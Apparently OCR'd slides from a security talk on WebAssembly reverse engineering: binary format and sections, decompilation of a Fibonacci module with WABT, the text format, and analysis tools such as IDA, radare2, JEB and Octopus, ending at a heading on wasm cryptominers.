
Run wasm inside your Browser

fib.html × wasm-547aabd6-0

```
1  <!doctype html>
2
3  <html>
4    <head>
5      <meta charset="utf-8">
6      <title>Fibonacci example</title>
7    </head>
8    <body>
9      <script>
10       fetch('fib.wasm').then(response =>
11         response.arrayBuffer()
12       ).then(bytes =>
13         WebAssembly.instantiate(bytes, {})
14       ).then(results => {
15
16         const fib = results.instance.exports.fib;
17         console.log('fib(6) = ', fib(6)); // "8"
18         console.log('fib(7) = ', fib(7)); // "13"
19         console.log('fib(8) = ', fib(8)); // "21"
20
21       });
22     </script>
23   </body>
24 </html>
25
```








03

Wasm Module Dissection

Binary Format - overview

- Binary format
- Compact
- Easy to verify

- Module structure
  - Header
  - 11 defined Sections
  - + 1 custom section
    - unlimited



https://wasdk.github.io/wasmcodeexplorer/

Field	Type	Description
magic number	`uint32`	Magic number `0x6d736100` (i.e., '\0asm')
version	`uint32`	Version number, `0x1`

Binary Format - Sections


Field	Type	Description
id	`varuint7`	section code
payload_len	`varuint32`	size of this section in bytes
name_len	`varuint32` ?	length of `name` in bytes, present if `id == 0`
name	`bytes` ?	section name: valid UTF-8 byte sequence, present if `id == 0`
payload_data	`bytes`	content of this section, of length `payload_len - sizeof(name) - sizeof(name_len)`

Section Name	Code	Description
Type	1	Function signature declarations
Import	2	Import declarations
Function	3	Function declarations
Table	4	Indirect function table and other tables
Memory	5	Memory attributes
Global	6	Global declarations
Export	7	Exports
Start	8	Start function declaration
Element	9	Elements section
Code	10	Function bodies (code)
Data	11	Data segments

- Custom section
  - `id == 0`
  - `name_len` and `name` mandatory
- Name section
  - `id == 0 / name_len == 4 / name == "name"`
  - Names of functions & local variables in the text format (wast)
  - Useful for dev/debug (eq. of `-g` flag of `gcc`)

WABT: WebAssembly Binary Toolkit

- WABT: WebAssembly Binary Toolkit
  - Suite of tools for WebAssembly
  - Translation & Decompilation




```
196  static void init_func_types(void) {
197    func_types[0] = wasm_rt_register_fu
198  }
199
200  static u32 fib(u32);
201
202  static void init_globals(void) {
203  }
204
205  static wasm_rt_memory_t memory;
206
207  static wasm_rt_table_t T0;
208
209  static u32 fib(u32 p0) {
210    FUNC_PROLOGUE;
211    u32 i0, i1, i2;
212    i0 = p0;
213    i1 = 1u;
214    i0 |= i1;
215    i1 = 1u;
216    i0 = i0 != i1;
217    if (i0) {goto B0;}
218    i0 = p0;
219    goto Bfunc;
220    B0:;
221    i0 = p0;
222    i1 = 4294967295u;
223    i0 += i1;
224    i0 = fib(i0);
225    i1 = p0;
226    i2 = 4294967294u;
227    i1 += i2;
228    i1 = fib(i1);
229    i0 += i1;
230    Bfunc:;
231    FUNC_EPILOGUE;
232    return i0;
233  }
234
235
236  static void init_memory(void) {
237    wasm_rt_allocate_memory((&memory), 1
238  }
239
240  static void init_table(void) {
241    uint32_t offset;
242    wasm_rt_allocate_table((&T0), 0, 429
243  }
244
```

WebAssembly Text Format

- Standardized text format
  - `.wat/.wast` file extensions
  - S-expressions (like LISP)
  - Functions body

- Small instruction set (172 instructions)
  - Data types: `i32, i64, f32, f64`

  - Control-Flow operators
    - `block loop br call call_indirect, ...`
  - Memory operators (`load, store, etc.`)
  - Variables operators
  - Arithmetic operators
    - `+ - * / % && || ^ << >> etc.`
  - Constant operators (`const`)
  - …

```
(module
  (table (;0;) 0 anyfunc)
  (memory (;0;) 1)
  (export "memory" (memory 0))
  (export "fib" (func 0))
  (type (;0;) (func (param i32) (result i32)))
  (func (;0;) (type 0) (param i32) (result i32)
    block  ;; label = @1
      get_local 0
      i32.const 1
      i32.or
      i32.const 1
      i32.ne
      br_if 0 (;@1;)
      get_local 0
      return
    end
    get_local 0
    i32.const -1
    i32.add
    call 0
    get_local 0
    i32.const -2
    i32.add
    call 0
    i32.add
  )
)
```


04

Program analysis

Disassembler supporting WebAssembly


- IDA Pro (wasm support over plugins)
  - IDA is a Windows, Linux or Mac OS X hosted multi-processor disassembler and debugger
  - Loader and processor modules for WebAssembly (from Sophos, from Fireeye)

- Radare2/Cutter
  - Radare2: Unix-like reverse engineering framework and command-line tools security
  - Cutter: A Qt and C++ GUI for radare2 reverse engineering framework




- JEB decompiler
  - JEB is a reverse-engineering platform to perform disassembly, decompilation, debugging, and analysis of code
  - Provide demo version with wasm support

- Octopus
  - Security Analysis tool for WebAssembly module and Blockchain Smart Contracts



Octopus


- Security analysis framework
  - WebAssembly module
  - Blockchain Smart Contracts (BTC/ETH/NEO/EOS)
- https://github.com/quoscient/octopus



	BTC	ETH	EOS	NEO	WASM
Explorer	✓	✓	✓	✓	○
Disassembler	✓	✓	✓	✓	✓
Control Flow Analysis	✗	✓	✓	✓	✓
Call Flow Analysis	✗	+	✓	+	✓
IR conversion (SSA)	✗	+	+	✗	+
Symbolic Execution	✗	+	+	✗	+

Control flow graph (CFG)

```
(module
  (table (;0;) 0 anyfunc)
  (memory (;0;) 1)
  (export "memory" (memory 0))
  (export "fib" (func 0))
  (type (;0;) (func (param i32) (result i32)))
  (func (;0;) (type 0) (param i32) (result i32)
    block  ;; label = @1
      get_local 0
      i32.const 1
      i32.or
      i32.const 1
      i32.ne
      br_if 0 (;@1;)
      get_local 0
      return
    end
    get_local 0
    i32.const -1
    i32.add
    call 0
    get_local 0
    i32.const -2
    i32.add
    call 0
    i32.add
  )
)
```




CallFlow graph


Call operators (described here)

Name	Opcode	Immediates	Description
`call`	`0x10`	function_index : `varuint32`	call a function by its index
`call_indirect`	`0x11`	type_index : `varuint32` , reserved : `varuint1`	call a function indirect with an expected signature

The `call_indirect` operator takes a list of function arguments and as the last operand the index into the table. Its `reserved` immediate is for future 🦄 use and must be `0` in the MVP.


- `call`
  - arg: index of the function
- `call_indirect`
  - arg: signature type - ex: (i32 i32) → i32
  - Function index popped from the stack at runtime
  - index need to be in the `Table` section






Instructions analytics

- **Visual analytics about types of instructions** per functions inside the WebAssembly module
  - `./octopus_wasm.py -y -f sha1sum.wasm`
  - Give you quick information about:
    - **Number** of functions
    - **Size** of the functions (number of instructions)
    - **Type** of instructions per functions
  - Help you determined which functions to focus first!





05

WebAssembly Cryptominers

Coinhive / Monero Cryptominer

